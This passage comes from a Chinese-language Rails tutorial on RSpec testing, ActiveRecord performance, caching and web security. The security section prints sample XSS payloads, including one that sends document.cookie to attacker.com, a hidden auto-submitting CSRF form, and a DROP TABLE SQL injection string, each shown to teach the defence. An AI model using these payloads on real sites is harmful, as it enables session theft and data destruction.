@event.status.should == "CLOSED"

end

end

end

要怎么执行测试呢?输入bundle exec rake spec就会根据目前的开发资料库Schema建一个测试用资料库，然后执行所有spec目录下的\_spec.rb档案结尾的测试。

如果测试资料库已经建好了，例如执行过rake spec或是bundle exec rake db:test:prepare之后，你也可以单独执行测试bundle exec rspec spec/models/event\_spec.rb。

编辑.rspec加上--format documentation可以输出完整的Spec文件。

### Controller 测试

(TODO)

### View 测试

(TODO)

### Helper 测试

(TODO)

### Routes 测试

(TODO)

### Request 测试

(TODO)

### 如何处理Fixture

Rails内建有Fixture功能可以建立假资料，方法是为每个Model使用一份YAML资料。Fixture的缺点是它是直接插入资料进资料库而不使用ActiveRecord，对于复杂的Model资料建构或关连，会比较麻烦。因此推荐使用[*FactoryGirl*](http://github.com/thoughtbot/factory_girl)这套工具，相较于Fixture的缺点是建构速度较慢，因此撰写时最好能注意不要浪费时间在产生没有用到的假资料。甚至有些资料其实不需要存到资料库就可以进行单元测试了。

关于测试资料最重要的一点是，记得确认每个测试案例之间的测试资料需要清除，Rails预设是用关联式资料库的Transaction功能，所以每次之间增修的资料都会清除。但是如果你的资料库不支援(例如MySQL的MyISAM格式就不支援)或是用如MongoDB的NoSQL，那么就要自己处理，推荐可以试试[*Database Clener*](https://github.com/bmabey/database_cleaner)这套工具。

### Capybara简介

RSpec除了可以拿来写单元程式，我们也可以把测试的层级拉高做整合性测试，以Web应用程式来说，就是去自动化浏览器的操作，实际去向网站伺服器请求，然后验证出来的HTML是正确的输出。

[*Capybara*](https://github.com/jnicklas/capybara)就是一套可以搭配的工具，用来模拟浏览器行为。使用范例如下：

describe "the signup process", :type => :request do

it "signs me in" do

within("#session") do

fill\_in 'Login', :with => 'user@example.com'

fill\_in 'Password', :with => 'password'

end

click\_link 'Sign in'

end

end

如果真的需要打开浏览器测试，例如需要测试JavaScript和Ajax介面，可以使用[*Selenium*](http://seleniumhq.org/)或[*Watir*](http://watir.com/)工具。真的打开浏览器测试的缺点是测试比较耗时，你没办法像单元测试一样可以经常执行得到回馈。另外在设定CI server上也较麻烦，你必须另有一台桌面作业系统才能执行。

### 其他可以搭配测试工具

[*Watchr*](https://github.com/mynyml/watchr)是一种Continuous Testing的工具。程式一修改完存档，自动跑对应的测试。可以大大节省时间，立即回馈。

[*Shoulda*](https://github.com/thoughtbot/shoulda-matchers)提供了更多Rails的专属Matchers

[*RCov*](http://relevance.github.com/rcov/)用来测试涵盖度，也就是告诉你哪些程式没有测试到。有些团队会追求100%涵盖率是很好，不过要记得Coverage只是手段，不是测试的目的。

[*Cucumber*](http://cukes.info/)是一种透过纯文字描述来进行验收测试的框架。请参考作者的[Cucumber 简介](http://ihower.tw/blog/archives/2979)投影片。

### CI server

CI(Continuous Integration)伺服器的用处是每次有人Commit就会自动执行编译及测试(Ruby不用编译，所以主要的用处是跑测试)，并回报结果，如果有人送交的程式搞砸了回归测试，马上就有回馈可以知道。以Ruby实作的CI常见有以下选择：

* [Bigtuna](http://bigtuna.appelier.com/)
* [CI Joe](https://github.com/defunkt/cijoe)
* [Integrity](http://integrityapp.com/)
* [CruiseControl.rb](http://cruisecontrolrb.thoughtworks.com/)

当然，如果你熟悉Java的[*Jenkins*](http://jenkins-ci.org/)(前Hudson)的话，要跑Ruby的测试也是没问题。

### 投影片

## 效能与快取

即使程式的执行结果正确，但是如果你的网站效能不佳，载入页面需要花很久时间，那们网站的使用性就会变得很差，甚至慢到无法使用。硬体的进步虽然可以让我们不必再斤斤计较程式码的执行速度，但是开发者还是需要拥有合理的成本观念，要买快十倍的CPU或硬碟不只花十倍的钱也买不到，带来的效能差异还不如你平常就避免写出拖慢效能十倍甚至百倍的程式码。

效能问题其实可以分成两种，一种是完全没有意识到抽象化工具、开发框架的效能盲点，而写下了执行效能差劲的程式码。另一种则是对现有程式的效能不满意，研究如何最佳化，例如利用快取机制隔离执行速度较慢的高阶程式，来大幅提升执行效能。

关于快取，有句话是这样说的：“There are only two hard things in Computer Science: cache invalidation and naming things” by Phil Karlton。在电脑硬体和软体架构中，有非常多的设计都是围绕在快取系统上，越快的效能代表可用的空间越少，这是成本效益。例如个人电脑上的CPU的快取分成L1、L2、L3，然后是记忆体、最后是硬碟空间，这之间的存取速度和可用空间差了好几个数量级，前者对后者来说，就是一种快取层。而资料一旦被放到快取，就要去处理资料的Consistent一致性问题。设计网站应用程式也是一样的道理，将运算过后的结果快取起来，下次要用不计算直接读取就会比较快。但是什么时候快取资料过期了需要重新运算呢?这就是令人头痛的cache invalidation问题。

这一章会先介绍第一种问题，这是一些使用Rails这种高阶框架所需要注意的效能盲点(anti-patterns)，避免写出不合理执行速度的程式。接下来，我们再进一步学习如何最佳化Rails程式，以及利用快取机制来大幅增加网站效能。

另一个你会常听到的名词是扩展性(Scalability)。网站的扩展性不代表绝对的效能，而是研究如何在合理的硬体成本下，可以透过水平扩展持续增加系统容量。

### ActiveRecord和SQL

ActiveRecord抽象化了SQL操作，是头号第一大效能盲点所在，你很容易沉浸在他带来的开发高效率上，忽略了他的效能盲点直到上线爆炸。存取资料库是一种相对很慢的I/O的操作：每一条SQL query都得耗上时间、执行回传的结果也会被转成ActiveRecord物件全部放进记忆体，会不会占用太多？因此你得对会产生出怎样的SQL queries有基本概念。

* [最佳化 ActiveRecord SQL 查询](http://ihower.tw/blog/archives/1766) es/1707)

Engine Yard也有一篇[*That’s Not a Memory Leak, It’s Bloat*](http://www.engineyard.com/blog/2009/thats-not-a-memory-leak-its-bloat/)讲解了ActiveRecord的常见使用问题。

#### N+1 queries

N+1 queries是资料库效能头号杀手。ActiveRecord的Association功能很方便，所以很容易就写出以下的程式：

# model

class User < ActieRecord::Base

has\_one :car

end

class Car < ActiveRecord::Base

belongs\_to :user

end

# your controller

def index

@users = User.paginate( :page => params[:page], :per\_page => 10 )

end

# view

<% @users.each do |user| %>

<%= user.car.name %>

<% end %>

我们在View中读取user.car.name的值。但是这样的程式导致了N+1 queries问题，假设User有10笔，这程式会产生出11笔Queries，一笔是查User，另外10笔是一笔一笔去查Car，严重拖慢效能。

SELECT \* FROM `users` LIMIT 10 OFFSET 0

SELECT \* FROM `cars` WHERE (`users`.`id` = 1)

SELECT \* FROM `cars` WHERE (`users`.`id` = 2)

SELECT \* FROM `cars` WHERE (`users`.`id` = 3)

...

...

...

SELECT \* FROM `cars` WHERE (`users`.`id` = 10)

解决方法，加上includes：

# your controller

def index

@users = User.includes(:car).paginate( :page => params[:page], :per\_page => 10 )

end

如此SQL query就只有两个，只用一个就捞出所有Cars资料。

SELECT \* FROM `users` LIMIT 20 OFFSET 0

SELECT \* FROM `cars` WHERE (`users`.id IN('1','2','3','4','5','6','7','8','9','10'))

[*Bullet*](http://github.com/flyerhzm/bullet)是一个外挂可以在开发时侦测N+1 queries问题。

#### 索引(Indexes)

没有帮资料表加上索引也是常见的效能杀手，作为搜寻条件的资料栏位如果没有加索引，SQL查询的时候就会一笔笔检查资料表中的所有资料，当资料一多的时候相差的效能就十分巨大。一般来说，以下的栏位都必须记得加上索引：

* 外部键(Foreign key)
* 会被排序的栏位(被放在order方法中)
* 会被查询的栏位(被放在where方法中)
* 会被group的栏位(被放在group方法中)

如何帮资料库加上索引请参考[*Migration*](http://ihower.tw/rails3/migration.html)一章。

[*rails\_indexes*](http://github.com/eladmeidar/rails_indexes)提供了Rake任务可以帮忙找忘记加的索引。

#### 使用select

ActiveRecord预设的SQL会把所有栏位的资料都读取出来，如果其中有text或binary栏位资料量很大，就会每次都占用很多不必要的记忆体拖慢效能。使用select可以只读取出你需要的资料：

Event.select([:id, :title, :description]).limit(10)

进一步我们可以利用scope先设定好select范围：

class User < ActiveRecord::Base

scope :short, :select => "id, name, email"

end

User.short.limit(10)

#### 有些情况可以用joins取代includes

Group.includes(:group\_memberships).where( ["group\_memberships.created\_at > ?", Time.now - 30.days ] )

以上的查询只有在条件中用到group\_memberships，所以可以换成joins增加效率：

Group.joins(:group\_memberships).where( ["group\_memberships.created\_at > ?", Time.now - 30.days ] )

#### Counter cache

如果需要常计算has\_many的Model有多少笔资料，例如显示文章列表时，也要显示每篇有多少留言回覆。

<% @topics.each do |topic| %>

主题：<%= topic.subject %>

回覆数：<%= topic.posts.size %>

<% end %>

这时候Rails会产生一笔笔的SQL count查询：

SELECT \* FROM `posts` LIMIT 5 OFFSET 0

SELECT count(\*) AS count\_all FROM `posts` WHERE (`posts`.topic\_id = 1 )

SELECT count(\*) AS count\_all FROM `posts` WHERE (`posts`.topic\_id = 2 )

SELECT count(\*) AS count\_all FROM `posts` WHERE (`posts`.topic\_id = 3 )

SELECT count(\*) AS count\_all FROM `posts` WHERE (`posts`.topic\_id = 4 )

SELECT count(\*) AS count\_all FROM `posts` WHERE (`posts`.topic\_id = 5 )

Counter cache功能可以把这个数字存进资料库，不再需要一笔笔的SQL count查询，并且会在Post数量有更新的时候，自动更新这个值。

首先，你必须要在Topic Model新增一个栏位叫做posts\_count，依照惯例是\_count结尾，型别是integer，有预设值0。

rails g migration add\_posts\_count\_to\_topic

编辑Migration：

class AddPostsCountToTopic < ActiveRecord::Migration

def self.up

add\_column :topics, :posts\_count, :integer, :default => 0

# 如果是网站上线后才新增这个功能，这里需要先计算设定好初始值

Topic.find\_each do |topic|

topic.update\_attribute(:posts\_count, topic.posts.size)

end

end

def self.down

remove\_column :topics, :posts\_count

end

end

编辑Models，加入:counter\_cache => true：

class Topic < ActiveRecord::Base

has\_many :posts

end

class Posts < ActiveRecord::Base

belongs\_to :topic, :counter\_cache => true

end

这样同样的@topic.posts.size程式，就会自动变成使用@topic.posts\_count，而不会用SQL count查询一次。

#### Batch finding

如果需要捞出全部的资料做处理，强烈建议最好不要用all方法，因为这样会把全部的资料一次放进记忆体中，如果资料有成千上万笔的话，效能就坠毁了。解决方法是分次捞，每次几捞几百或几千笔。虽然自己写就可以了，但是Rails提供了Batch finding方法可以很简单的使用：

Article.find\_each do |a|

# iterate over all articles, in chunks of 1000 (the default)

end

Article.find\_each(:conditions => { :published => true }, :batch\_size => 100 ) do |a|

# iterate over published articles in chunks of 100

end

或是

Article.find\_in\_batches do |articles|

articles.each do |a|

# articles is array of size 1000

end

end

Article.find\_in\_batches(batch\_size => 100 ) do |articles|

articles.each do |a|

# iterate over all articles in chunks of 100

end

end

#### Transaction for group operations

在Transaction交易范围内的SQL效能会加快，如果是相关的SQL可以包在一起。

my\_collection.each do |q|

Quote.create({:phrase => q})

end

# Add transaction

Quote.transaction do

my\_collection.each do |q|

Quote.create({:phrase => q})

end

end

#### Use Constant for domain data

不会变的资料可以用常数在Rails启动时就放到记忆体。

class Rating < ActiveRecord::Base

G = Rating.find\_by\_name('G')

PG = Rating.find\_by\_name('PG')

R = Rating.find\_by\_name('R')

#....

end

Rating::G

Rating::PG

Rating::R

注意在development mode中不会作用，要在production mode才有快取效果。

#### 全文搜寻Full-text search engine

如果需要搜寻text栏位，因为资料库没办法加索引，所以会造成table scan把资料表所有资料都扫描一次，效能会非常低落。这时候可以使用外部的全文搜寻伺服器来做索引，目前常见有以下选择：

* [*Sphinx*](http://sphinxsearch.com/)全文搜寻引擎和[*thinking\_sphinx*](http://freelancing-god.github.com/ts/en/) gem
* [*Apache Solr(Lucenel)*](http://lucene.apache.org/solr/)全文搜寻引擎和[*Sunspot*](https://github.com/outoftime/sunspot) gem
* [*Xapian*](http://xapian.org/)全文搜寻引擎和[*xapit*](https://github.com/ryanb/xapit) gem
* PostgreSQL内建有全文搜寻功能，可以搭配 [*texticle*](https://github.com/tenderlove/texticle)
* [*Ferret*](http://www.davebalmain.com/trac)和[*acts\_as\_ferret*](https://github.com/jkraemer/acts_as_ferret) gem。Ferret是一套纯用Ruby实作的全文搜寻引擎。

[全文搜寻 Sphinx on Rails](http://ihower.tw/blog/archives/1716)这篇有介绍如何设定Sphinx支援UTF-8中文。

http://ayaya.tw/blog/2011/11/02/setup-thinking-sphinx-with-chinese-support/

#### SQL Query Planner

[*QueryReviewer*](http://github.com/dsboulder/query_reviewer)这个套件透过SQL EXPLAIN分析SQL query的效率。

### 最佳化效能

关于程式效能最佳化，Donald Knuth大师曾开示“We should forget about small efficiencies, say about 97% of the time: premature optimization is the root of all evil””，在效能还没有造成问题前，就为了优化效能而修改程式和架构，只会让程式更混乱不好维护。

也就是说，当效能还不会造成问题时，程式的维护性比考虑效能重要。80/20法则：会拖慢整体效能的程式，只占全部程式的一小部分而已，所以我们只最佳化会造成问题的程式。接下来的问题就是，如何找到那一小部分的效能瓶颈，如果用猜的去找那3%造成效能问题的程式，再用感觉去比较改过之后的效能好像有比较快，这种作法一点都不科学而且浪费时间。善用分析工具找效能瓶颈，最佳化前需要测量，最佳化后也要测量比较。

把所有东西都快取起来并不是解决效能的作法，这只会让程式有更多的一致性问题，更难维护。另外也不要跟你的框架过不去，硬是要去改Rails核心，这会导致程式有严重的维护性问题。最后，思考出正确的演算法总是比埋头改程式有效，只要资料一大，不论程式怎么改，挑选O(1)的演算法一定就是比O(n)快。

### 效能分析工具

效能分析工具可以帮助我们找到哪一部分的程式最需要效能优化，哪些部分最常被使用者执行，如果能够优化效益最高。

* [*request-log-analyzer*](http://github.com/wvanbergen/request-log-analyzer)这套工具可以分析Rails log档案
* 透过商业Monitor产品：[New Relic](http://www.newrelic.com)、[Scout](http://www.scoutapp.com)
* Rack::Bug Rails middleware 可以在开发的时候，插入一个工具列分析每个request
* ruby-prof gem
* Rails command line

### 效能量测

* Benchmark standard library
* Rails command line
* Rails helper methods: Creating report in your log file

#### 一般性工具(黑箱)

参考[使用 httperf 做网站效能分析](http://ihower.tw/blog/archives/1749)

* httperf
* apache ab

How fast can this server serve requests?

* Use web server to serve static files as baseline measurement
* Do not run from the same server (I/O and CPU)
* Run from a machine as close as possible

You need know basic statistics

* compare not just their means but their standard deviations and confidence intervals as well.
* Approximately 68% of the data points lie within one standard deviation of the mean
* 95% of the data is within 2 standard deviation of the mean

### 如何写出更有效率的Ruby程式码

参考[如何写出有效率的 Ruby Code](http://ihower.tw/blog/archives/1691)

* Instance variable faster than accessor
* Interpolated string faster than + operator
* In-Place updates
* Module and class definition scope only execute once
* Caching Data in Instance or Class Variables
* Useless .nil?
* Unnecessary block parameter &block
* More…
* http://www.igvita.com/2008/07/08/6-optimization-tips-for-ruby-mri/
* http://ihower.tw/blog/archives/1691
* http://en.oreilly.com/rails2009/public/schedule/detail/8680

对于一个长时间执行的Ruby程式，有时候担心总共用了多少记忆体不是最重要的，波动幅度大让GC常常启动反而影响效能更大。关于GC可以参考[*Ruby object allocation & why you should care*](http://merbist.com/2010/07/29/object-allocation-why-you-should-care/)这篇文章。

### 使用更快的Ruby函式库

有C Extension的Ruby函式库总是比较快的，如果常用可以考虑安装：

* XML parser <http://nokogiri.org/>
* JSON parser <http://github.com/brianmario/yajl-ruby/>
* CSV parser <http://www.toastyapps.com/excelsior/>
* HTTP client <http://github.com/pauldix/typhoeus>
* Date <http://github.com/rtomayko/date-performance>

### Rails的快取机制

我们在前几节努力避免缓慢的资料库SQL查询，但是如果效能需要再进一步提升，就需要用到快取机制来完全避免读取资料库。

关于实作快取，有几点观念:

* 快取处太多，程式会变复杂，增加维护的难度
* 快取会增加除错难度，资料不再只有唯一的资料库版本
* 快取如果没写好，可能会产生资料不一致的Bug、跟时间相关的Bug等等
* 快取增加了写程式的难度，像是Expire过期资料、资料的安全性(放在快取层的资料也需要被保护注意安全)
* 会增加撰写UI的难度，因为快取相关的程式可能会混在View中

Rails内建了快取功能，可以让我们将SQL结果或是HTML结果放到Cache Store中，这样下一次就不需要重新运算，大幅提高效能。

#### Cache Store

Rails提供了许多不同的Cache Store可以选择，一般来说，推荐使用Memcached：

ActionController::Base.cache\_store = :mem\_cache\_store, "localhost"

ActionController::Base.cache\_store = :compressed\_mem\_cache\_store, "localhost"

ActionController::Base.cache\_store = :memory\_store

ActionController::Base.cache\_store = :synchronized\_memory\_store

ActionController::Base.cache\_store = :file\_store, "/path/to/cache/directory"

ActionController::Base.cache\_store = :drb\_store, "druby://localhost:9192"

Rails 3.1引入了Rack::Cache机制可以取代Page caching，所以这个功能从核心中被移除了。

#### Page caching

Page caching是最简单的一种，它会将Action最后的HTML结果存成public/下的HTML档案，也就是变成静态网页。

class ProductsController < ActionController

caches\_page :index

def index; end

end

不过，也因为是静态网页了，不管怎样的Request都回传一样的结果，没有办法显示任何动态内容，所以实际上不常使用。

#### Rack::Cache

(TODO)

Added Rack::Etag and Rack::ConditionalGet to the default middleware stack.

#### Action caching

Rails在development mode的快取是关闭的，请修改config.action\_controller.perform\_caching = true

Action caching和Page caching一样也是快取整页的HTML结果，但是它会执行Controller filter。所以可以用before\_filter来做认证检查，增加了一些弹性。

class ProductsController < ActionController

before\_filter :authenticate, :only => [ :edit, :create ]

caches\_action :edit

def index; end

def create

expire\_page :action => :index

expire\_action :action => :edit

end

def edit; end

end

缺点也和Page caching一样，我们没有办法提供不同使用者有不同内容。

范例程式中的expire\_page和expire\_action则会在资料有更新的时候，清除快取里面的资料重新产生。

#### Fragment caching

Fragment caching可以只快取HTML中的一小段元素，我们可以自由选择要快取的区块，例如侧栏或是选单等等，让我们有最大的弹性。也因为这种快取发生在View中，所以我们必须把快取程式放进View中，用cache包起来要快取的Template：

<% cache(:key => ['all\_available\_products', @latest\_product.created\_at].join(':')) do %>

All available products:

<% end %>

用了快取，就还要学会怎么处理过期资料，也就是在资料有更新的时候，expire快取里面的资料。首先，我们可以手动用清除：

rake tmp:cache:clear

不过这不太实用，我们必须写自动的方式，在资料修改或删除时，在适当的Controller Action中过期这些快取资料：

expire\_fragment(:key => ['all\_available\_products', @latest\_product.created\_at].join(':'))

Fragment caching的一个主要目的是避免SQL查询，但是要注意会不会在Controller Action中就实际发出SQL查询。大部分的情况因为ActiveRecord有Lazy Laod特性，会等到真正使用的时候(也就是在Fragment cache范围里)才会实际发出SQL查询，所以不会有只节省到render时间，而没有节省到SQL查询时间的问题。如果真没有办法，只好违反一下MVC原则，把SQL查询从Controller搬到View的Fragment caching中。

#### Sweepers

不过，在Controler塞满expire\_方法程式太乱了。如果程式多起来，比较好的作法是用Model observer，去观察Model有变动时，就清除快取。这样就避免将清除快取的程式混杂在Controller之中。

class StoreSweeper < ActionController::Caching::Sweeper

# This sweeper is going to keep an eye on the Product model

observe Product

# If our sweeper detects that a Product was created call this

def after\_create(product)

expire\_cache\_for(product)

end

# If our sweeper detects that a Product was updated call this

def after\_update(product)

expire\_cache\_for(product)

end

# If our sweeper detects that a Product was deleted call this

def after\_destroy(product)

expire\_cache\_for(product)

end

private

def expire\_cache\_for(record)

# Expire the list page now that we added a new product

expire\_page(:controller => '#{record}', :action => 'list')

# Expire a fragment

expire\_fragment(:controller => '#{record}', :action => 'recent', :action\_suffix => 'all\_products')

end

end

#### 使用Rails快取

上述的作法都是将最后的HTML结果快取起来，但是有时候如果形式有很多种，例如同时提供HTML、JSON、XML等，或是有其他程式也想利用同一份快取，这时候我们可以考虑快取资料(字串、阵列或杂凑的基本形式)，而不是最后的HTML：

Rails.cache.read("city") # => nil

Rails.cache.write("city", "Duckburgh")

Rails.cache.read("city") # => "Duckburgh"

Rails.cache.fetch("#{id}-data") do

Book.sum(:amount, :conditions => { :category\_id => self.category\_ids } )

end

#### Memcached

参考[如何使用 memcached 做快取](http://ihower.tw/blog/archives/1768)

Free & open source, high-performance, distributed memory object caching system an in-memory key-value store for small chunks of arbitrary data (strings, objects) from results of database calls, API calls, or page rendering.

* Key: 256 characters
* Data: 1mb
* SET/ADD/REPLACE/GET operators
* NOT persistent data store
* caching “noreply” principle

Caching secret

* Key naming
* Expiration

Caching Expire

* expire it after create/update/delete
* race condition? lock it first.
* reset it after update
* race condition first time? lock it first.
* set expire time
* race condition? proactive cache refill

### Rails Metal

参考[Rails3: 新的 Metal 机制](http://ihower.tw/blog/archives/4561)

### 静态档案使用Web伺服器甚至CDN提供

Web server is 10x faster than your application server Set :x\_sendfile to true if you use Apache mod\_xsendfile or Lighttpd

[Apache mod\_xsendfile](https://tn123.org/mod_xsendfile)

### Client-side web performance

参考[Rails Front-End 优化](http://ihower.tw/blog/archives/1707)

* <http://developer.yahoo.com/yslow/>
* <http://code.google.com/speed/page-speed/>

### 使用外部程式

Ruby不是万能，有时候直接呼叫外部程式是最快的作法：

def thumbnail(temp, target)

system("/usr/local/bin/convert #{escape(temp)} -resize 48x48! #{escape(target}")

end

### 在Ruby里写C/C++程式

* [RubyInline](http://rubyinline.rubyforge.org/RubyInline/): Write foreign code within ruby code
* [Rice](http://rice.rubyforge.org/): Ruby Interface for C++ Extensions
* [Ruby-FFI](http://github.com/ffi/ffi): a ruby extension for programmatically loading dynamic libraries

### HTTP快取

Rails 3.1内建rake-cache

(TODO)

### 投影片

[**Rails Performance**](http://www.slideshare.net/ihower/rails-performance)

View more [presentations](http://www.slideshare.net/) from [Wen-Tien Chang](http://www.slideshare.net/ihower).

### 其他线上资源

* Caching with Rails: An overview <http://guides.rubyonrails.org/caching_with_rails.html>
* Performance Testing Rails Applications <http://guides.rubyonrails.org/performance_testing.html>
* Advanced Caching in Rails <http://broadcastingadam.com/2011/05/advanced_caching_in_rails>
* Scaling Rails Series <http://railslab.newrelic.com/scaling-rails>
* http://railscasts.com/?tag\_id=18

## 网路安全

一旦你的网站要放到网际网路上，你就得接受被骇客攻击的风险，小则倒站，大则使用者资料被窃取。而从网路设备、作业系统、网站伺服器、资料库到应用程式，有高达75%的攻击主要都发生在网站应用程式这一层，因此身为网站开发者的你，对于网路安全不能没有基本的认识。

所幸Rails本身就内建了许多安全机制，像是SQL injection、XSS和CSRF等，可以帮助我们防范常见的数种网路攻击，这一章会介绍几个网路安全上的防范重点。

关于网路安全，有几点观念值得一提：

* 不像做功能有就有，没有就没有。网路安全只能说相对比较安全。
* 不需要花太多功夫，网站就可以有足够的安全性。但是如果需要极高的安全需求，花费的成本才会大幅提升。
* 安全性有时和使用性(usability)有时是冲突的，想要越高的安全性可能导致功能越难用(想想验证码吧)。这在设计上需要取舍。
* 安全性必须是设计软体一开始就必须考量到

当然，还有一项最重要的网路安全黄金守则：“千万不要相信使用者输入进来的资料”。使用者是邪恶的，他们会有不预期的操作和输入不正常的资料。

### 跨站脚本攻击XSS(Cross-Site Scripting)

XSS可说是网站界第一名常见的攻击模式，恶意的使用者可以将脚本程式码放在网页上让其他使用者执行，任何可以让使用者输入资料的网站，都必须小心这个问题。例如可以将以下的程式贴到网页上：

<script>alert('HACK YOU!');</script>

<img src=javascript:alert('HACK YOU!')>

<table background="javascript:alert('HACK YOU!')">

<script>document.write(document.cookie);</script>

<script>document.write('<img src="http://www.attacker.com/' + document.cookie + '">');</script>

当一般使用者浏览到这一页时，就会跳出alert视窗，或是将敏感资料例如cookie内容传给攻击者。

要防范这个问题的方法，就是要逸出使用者输入的内容，例如将<script>变成&lt;script&gt;，使之显示出来的时候不让浏览器去执行。你可以会想只要逸出<script>就好了吧？这就错了，请千万不要尝试建立黑名单过滤，你可以参观[*XSS Cheat Sheet*](http://ha.ckers.org/xss.html)这个网站，就会知道有非常多形式可以让浏览器去执行脚本程式。因此最简单又保险的方式，就是全部逸出。这在Rails 3版本已经变成预设行为，任何View样本的字串，都会做HTML溢出。

如果你知道资料是安全的不要逸出，这时你要用html\_safe或raw方法：

"<p>safe</p>".html\_safe

# 或

raw("<p>safe</p>")

在Rails 3之前不会自动逸出，因此在样板中需要加escapeHTML()或h()方法。也因为很多人常常会忘记造成XSS漏洞，所以在Rails 3之后就改成预设逸出了。

#### 如何开放使用者张贴HTML

但是有时候我们还是必须开放让使用者可以张贴简单的HTML内容，例如超连结、图片、标题等等。这时候我们可以用白名单的作法，Rails提供了sanitize()方法可以过滤溢出。

即使使用Textile或Markdown语法，你还是必须过滤HTML标签。

### 跨站伪造请求CSRF(Cross-site request forgery)

CSRF是说攻击者可以利用别人的权限去执行网站上的操作，例如删除资料。例如，攻击者张贴了以下脚本到网页上：

<img src="/posts/delete\_all">

攻击者自己当然是没有权限可以执行”/posts/delete\_all”这一页，但是网站管理员有。当网站管理员看到这一页时，浏览器就触发了这个不预期的动作而把资料删除。

要防范CSRF，首先可以从区别GET和POST的HTTP请求开始。我们在路由一章提过：所有读取、查询性质操作，都应该用GET，而会修改或删除到资料的，则要用POST、PUT或DELETE。这样的设计，就可以防止上面的恶意程式码了，因为在浏览器中必须用表单form才能送出POST请求。

不过，这样还不够。因为即使是POST，浏览器还是可能不经过你同意而自动发送出去，例如：

<a href="http://www.harmless.com/" onclick="

var f = document.createElement('form');

f.style.display = 'none';

this.parentNode.appendChild(f);

f.method = 'POST';

f.action = 'http://www.example.com/account/destroy';

f.submit();

return false;">To the harmless survey</a>

所幸，Rails内建了CSRF防御功能，也就是所有的POST请求，都必须加上一个安全验证码。在app/controllers/application\_controller.rb你会看到以下程式启用这个功能：

class ApplicationController < ActionController::Base

protect\_from\_forgery

end

这个功能会在所有的表单中自动插入安全验证码：

<form action="/projects/1" class="edit\_project" enctype="multipart/form-data" id="edit\_project\_1" method="post">

<div style="margin:0;padding:0;display:inline">

<input name="\_method" type="hidden" value="put" />

<input name="authenticity\_token" type="hidden" value="cuI+ljBAcBxcEkv4pbeqLTEnRUb9mUYMgfpkwOtoyiA=" />

</div>

如果POST请求没有带正确的验证码，Rails就会丢出一个ActionController:InvalidAuthenticityToken的错误。

Layout中也有一段<%= csrf\_meta\_tags %>是给JavaScript读取验证码用的。

### SQL injection注入攻击

SQL injection注入是说攻击者可以输入任意的SQL让网站执行，这可说是最有杀伤力的攻击。如果你写出以下这种直接把输入放在SQL条件中的程式：

Project.where("name = '#{params[:name]}'")

那么使用者只要输入：

x'; DROP TABLE users; --

最后执行的SQL就会变成

SELECT \* FROM projects WHERE name = 'x'; DROP TABLE users; --’

其中的;结束了第一句，第二句DROP TABLE users;就让你欲哭无泪。

Exploits of a Mom<http://xkcd.com/327/>

要处理这个问题，也是一样要对任何有包括使用者输入值的SQL语句做逸出。在Rails ActiveRecord的where方法中使用Hash或Array写法就会帮你处理，所以请一定都用这种写法，而不要使用上述的字串参数写法：

Project.where( { :name => params[:name] } )

# or

Project.where( ["name = ?", params[:name] ] )

如果你有用到以下的方法，ActiveRecord是不会自动帮你逸出，要特别注意：

* find\_by\_sql
* execute
* where 用字串参数
* group
* order

你可以自定一些固定的参数，并检查使用者输入的资料，例如：

class User < ActiveRecord::Base

def self.find\_live\_by\_order(order)

raise "SQL Injection Warning" unless ["id","id desc"].include?(order)

where( :status => "live" ).order(order)

end

end

或是手动呼叫ActiveRecord::Base::connection.quote方法：

class User < ActiveRecord::Base

def self.find\_live\_by\_order(order)

where( :status => "live" ).order( connection.quote(order) )

end

end

### 大量赋值(Mass assignment)

Mass assignemet是个Rails专属，因为太方便而造成的安全性议题。ActiveRecord物件在新建或修改时，可以直接传入一个Hash来设定属性(这功能叫做Mass assignment)：

def create

params[:user] #=> {:name => “ow3ned”, :is\_admin => true}

@user = User.create(params[:user])

end

def update

@user = User.update\_attributes(params[:user])

end

但是如果这个Model包含一些敏感属性，例如此例中is\_admin是个辨别是否是管理员的Boolean值，它不应该让使用者可以修改。这时候我们就必须用attr\_protected或attr\_accessible方法来保护这些属性：

class User < ActiveRecord::Base

attr\_protected :is\_admin

end

使用attr\_protected是黑名单，在Mass assignment时就会略过这个is\_admin这个属性。或是使用attr\_accessible则是白名单，在Mass assignment时只会设定这些属性：

class User < ActiveRecord::Base

attr\_accessible :name

end

这些被保护的属性如果要给值，你就必须手动来了，而且通常会在不同的Controller，例如只会出现在后台管理中：

params[:user] #=> {:name => "ow3ned", :is\_admin => true}

@user = User.new(params[:user])

@user.is\_admin #=> false # not mass-assigned

@user.is\_admin = true

@user.is\_admin #=> true

### 不受限的资讯查询

当你需要根据使用者传进来的params[:id]做资料查询的时候，你需要注意查询的范围，例如以下是找订单：

def show

@order = Order.find(params[:id])

end

使用者只要随意变更params[:id]，就可以查到别人的订单，你可能会写出以下的程式来防范：

def show

@order = Order.find(params[:id])

if @order.user\_id != current\_user.id

render :text => "你没有权限"

return

end

end

不过这是多余的写法，你其实只要透过ActiveRecord限定范围即可：

def show

@order = current\_user.orders.find(params[:id]

end

这样如果没权限，就会变成找不到资料而已。

### 敏感资讯处理

网站的敏感资讯，例如密码、信用卡卡号等，请不要存在以下空间：

* cookie
* session
* flash \* 长时间放在记忆体中
* Log档案 \* 快取

其中Rails内建了log敏感资讯过滤的功能，在config/application.rb有一行这样的设定：

config.filter\_parameters << :password

假设移除这一行，当使用者注册时输入密码，Log档案就会记录：

Processing UsersController#create (for 127.0.0.1 at 2009-01-02 10:13:13) [POST]

Parameters: {"user"=>{"name"=>"eifion", "password\_confirmation"=>"secret", "password"=>"secret"}, "commit"=>"Register", "authenticity\_token"=>"9efc03bcc37191d8a6dc3676e2e7890ecdfda0b5"}

其中的原始password就会被记录下来的，非常地不好。如果套用上述的设定，Rails则会过滤成：

Processing UsersController#create (for 127.0.0.1 at 2009-01-02 11:02:33) [POST]

Parameters: {"user"=>{"name"=>"susan", "password\_confirmation"=>"[FILTERED]", "password"=>"[FILTERED]"}, "commit"=>"Register", "action"=>"create", "authenticity\_token"=>"9efc03bcc37191d8a6dc3676e2e7890ecdfda0b5", "controller"=>"users"}

这样就毫无记录了。

## 布署

终于要脱离开发阶段，要把完成的Ruby on Rails应用程式拿来出上线见人了。在rails server指令中，其实是使用一套叫做WEBrick的伺服器，这是一套纯Ruby实作的HTTP伺服器。虽然开发时拿来用很方便，但是它的效能并不适合作为正式环境来使用。因此，我们在这一章将介绍几种在Linux上实际作为Production用途的布署方案。

